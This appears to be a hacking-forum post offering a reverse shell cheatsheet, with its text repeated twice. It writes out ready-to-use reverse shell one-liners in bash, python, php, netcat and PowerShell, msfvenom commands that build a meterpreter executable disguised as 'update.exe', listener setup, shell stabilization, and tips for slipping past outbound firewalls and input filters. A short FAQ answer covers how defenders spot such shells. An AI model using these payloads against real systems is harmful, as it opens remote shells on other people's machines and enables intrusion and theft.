

- Joined
- Dec 30, 2024
- Messages
- 396
- Reaction score
- 208
- Points
- 62
- Website
- blackhatpakistan.net
- Points
- 1,108
- USD
- 1,108
A reverse shell cheatsheet collects the one-liners that flip a connection around: instead of you connecting to the target, the target connects back to your listener - the move that beats firewalls which block inbound but ignore outbound. This card covers bash, python, php, nc variants, powershell, and msf payloads, plus listener commands for each, the stabilization steps that turn a raw shell into a usable one, and the fix list for when the command silently dies.
TL;DR - Two halves always travel together: the payload running on the target and the listener on your machine (nc -lvnp 4444 covers most cases). Bash's built-in TCP device and the python one-liner are the 80% answers; php and powershell cover web and Windows; msf payloads wrap any of them in meterpreter. When a shell dies on connect, it is almost always: wrong IP in the payload, listener not up first, or the target has no binary for the interpreter you picked.

WHY THE CONNECTION GOES BACKWARDS
A firewall that blocks inbound but allows outbound is the default posture on corporate networks, home routers, and cloud security groups alike. Port 22 into a box gets refused at the edge, but an outbound connection from that same box to an operator listener on 4444 sails through because the filter was never written to care where packets go, only where they come from. That asymmetry is the entire reason reverse shells exist. The payload on the target does nothing on its own - it is a dial string. The listener on the operator machine is what turns that dial string into an interactive session, which is why the listener must be bound and waiting before the payload ever executes. A payload fired into the void produces nothing observable: no error on target, no log entry worth reading, just a connection attempt that dies quietly. The second discipline is interpreter availability. Every one-liner in this card assumes a binary exists on the target - python3, php, perl, bash itself. When a payload returns instantly with no shell, the interpreter path is the first variable to check, not the network. Port choice matters for the same reason: networks that permit DNS and web traffic while strangling everything else will happily carry a shell on 443 if the handshake looks ordinary enough, which is why every payload in the Linux section has an exact twin pointed at a different port.
LISTENERS - START THIS FIRST
Order matters: listener first, payload second. A payload that fires with no listener is a dead attempt and you get no second chance from that input field.

LINUX PAYLOADS
Bash - the one that works when nothing else is installed:
Python, second most portable:
PHP (web shells, no CLI needed):
Traditional netcat:
Socat stays the stability king - its stable exec variant against TCP:YOUR_IP:4444 gives full terminal control, same shape as the listener above.
WINDOWS PAYLOADS
PowerShell one-liner (no files written to disk):
On Windows, nc.exe with -e cmd.exe does the same job when netcat is present.
The msfvenom route, any target:

WHEN THE SHELL DIES - THE FIX LIST
Outbound filtering check: many networks allow 443 out and nothing else - shift the port:
aim the same payload family at port 443 with the listener bound to it (sudo nc -lvnp 443)
STABILIZATION - FIRST 10 SECONDS
Windows side: run powershell with the execution policy bypassed, then Import-Module for anything still blocked.

ENCODE WHEN THE FILTER STRIPS SPACES
encode the payload as base64, strip the newlines, reverse it - target reverses back, decodes, runs. Defeats space-stripping filters, not AV.
Encoding is not obfuscation - it defeats naive space-filtering and log inspection, not AV or EDR that watches process lineage (bash spawning from php is the actual signal).
FAQ
Q: Reverse shell or bind shell?
A: Reverse, always, when the target can reach you - bind shells need the target to accept inbound connections, which modern firewalls block. Reverse rides outbound, which is nearly always allowed.
Q: Which payload do I default to?
A: bash's TCP one-liner on Linux (zero install), powershell on Windows (present everywhere since 7), an msf payload when you want meterpreter capabilities instead of a raw shell.
Q: Why does my Python one-liner fail with no error?
A: Wrong interpreter path (python vs python3), or the target filtered quotes from the input field. Encode it (wrap above) or write it to a file first with echo.
Q: How do blue teams catch reverse shells?
A: Outbound connections to rare ports, suspicious process trees, and EDR child-process rules. Port 443 carrying a plain shell instead of TLS is itself anomalous.
RELATED ON BLACKHAT PAKISTAN
Linux Privilege Escalation Checklist 2026 - a shell is the start of the privesc workflow, not the end.
Kali Linux Tools List 2026 - the full networking and payload stack.
Python Keylogger Tutorial 2026 - payload development on the Windows side.
Hydra Brute Force Tutorial 2026 - credentials that make the shell worth having.
TL;DR - Two halves always travel together: the payload running on the target and the listener on your machine (nc -lvnp 4444 covers most cases). Bash's built-in TCP device and the python one-liner are the 80% answers; php and powershell cover web and Windows; msf payloads wrap any of them in meterpreter. When a shell dies on connect, it is almost always: wrong IP in the payload, listener not up first, or the target has no binary for the interpreter you picked.
WHY THE CONNECTION GOES BACKWARDS
A firewall that blocks inbound but allows outbound is the default posture on corporate networks, home routers, and cloud security groups alike. Port 22 into a box gets refused at the edge, but an outbound connection from that same box to an operator listener on 4444 sails through because the filter was never written to care where packets go, only where they come from. That asymmetry is the entire reason reverse shells exist. The payload on the target does nothing on its own - it is a dial string. The listener on the operator machine is what turns that dial string into an interactive session, which is why the listener must be bound and waiting before the payload ever executes. A payload fired into the void produces nothing observable: no error on target, no log entry worth reading, just a connection attempt that dies quietly. The second discipline is interpreter availability. Every one-liner in this card assumes a binary exists on the target - python3, php, perl, bash itself. When a payload returns instantly with no shell, the interpreter path is the first variable to check, not the network. Port choice matters for the same reason: networks that permit DNS and web traffic while strangling everything else will happily carry a shell on 443 if the handshake looks ordinary enough, which is why every payload in the Linux section has an exact twin pointed at a different port.
LISTENERS - START THIS FIRST
Code:
nc -lvnp 4444                            the default listener, all variants below assume it

rlwrap nc -lvnp 4444                      readline history and arrows on the raw shell

socat listener variant for the exec,pty payload above

meterpreter handler - msfconsole multi-handler set to the same LHOST/LPORT
Order matters: listener first, payload second. A payload that fires with no listener is a dead attempt and you get no second chance from that input field.
LINUX PAYLOADS
Bash - the one that works when nothing else is installed:
Code:
bash -i >& /dev/tcp/YOUR_IP/4444 0>&1Python, second most portable:
Code:
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("YOUR_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'PHP (web shells, no CLI needed):
Code:
php -r '$sock=fsockopen("YOUR_IP",4444);exec("/bin/sh -i <&3 >&3 2>&3");'Traditional netcat:
Code:
nc -e /bin/sh YOUR_IP 4444 the classic, needs -e support compiled inSocat stays the stability king - its stable exec variant against TCP:YOUR_IP:4444 gives full terminal control, same shape as the listener above.
WINDOWS PAYLOADS
PowerShell one-liner (no files written to disk):
Code:
powershell -nop -c "$c=New-Object Net.Sockets.TCPClient('YOUR_IP',4444);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$o=(iex $d 2>&1 | Out-String);$o2=$o+'PS '+(pwd).Path+'> ';$sb=[text.Encoding]::ASCII.GetBytes($o2);$s.Write($sb,0,$sb.Length);$s.Flush()};$c.Close()"On Windows, nc.exe with -e cmd.exe does the same job when netcat is present.
The msfvenom route, any target:
Code:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o update.exe

linux variant: same command, -p linux/x64/shell_reverse_tcp, -f elf -o run

same shape with -f raw for php and jsp targets (shell.php, s.jsp)
WHEN THE SHELL DIES - THE FIX LIST
Code:
No connection back    listener not running, wrong address, or outbound firewall - check reachability

Connects then closes   payload interpreter missing (python3 not present), wrong arch ELF

Tty errors, no arrows  raw shell - fix with the stabilization block below

Works once then dies    one-shot input field consumed the whole payload; use short payloads or a file drop

Slow / unusable         shared hosting throttling - switch payload type, or stage through a file download
Outbound filtering check: many networks allow 443 out and nothing else - shift the port:
aim the same payload family at port 443 with the listener bound to it (sudo nc -lvnp 443)
STABILIZATION - FIRST 10 SECONDS
Code:
python3 -c 'import pty;pty.spawn("/bin/bash")'   upgrade to a real shell

Ctrl+Z                                     background the shell

restore terminal echo and foreground, then export TERM=xterm  keeps top/nano working

rerun the pty spawn once - now a full TTY
Windows side: run powershell with the execution policy bypassed, then Import-Module for anything still blocked.
ENCODE WHEN THE FILTER STRIPS SPACES
encode the payload as base64, strip the newlines, reverse it - target reverses back, decodes, runs. Defeats space-stripping filters, not AV.
Encoding is not obfuscation - it defeats naive space-filtering and log inspection, not AV or EDR that watches process lineage (bash spawning from php is the actual signal).
FAQ
Q: Reverse shell or bind shell?
A: Reverse, always, when the target can reach you - bind shells need the target to accept inbound connections, which modern firewalls block. Reverse rides outbound, which is nearly always allowed.
Q: Which payload do I default to?
A: bash's TCP one-liner on Linux (zero install), powershell on Windows (present everywhere since 7), an msf payload when you want meterpreter capabilities instead of a raw shell.
Q: Why does my Python one-liner fail with no error?
A: Wrong interpreter path (python vs python3), or the target filtered quotes from the input field. Encode it (wrap above) or write it to a file first with echo.
Q: How do blue teams catch reverse shells?
A: Outbound connections to rare ports, suspicious process trees, and EDR child-process rules. Port 443 carrying a plain shell instead of TLS is itself anomalous.
RELATED ON BLACKHAT PAKISTAN
Linux Privilege Escalation Checklist 2026 - a shell is the start of the privesc workflow, not the end.
Kali Linux Tools List 2026 - the full networking and payload stack.
Python Keylogger Tutorial 2026 - payload development on the Windows side.
Hydra Brute Force Tutorial 2026 - credentials that make the shell worth having.
Last edited:


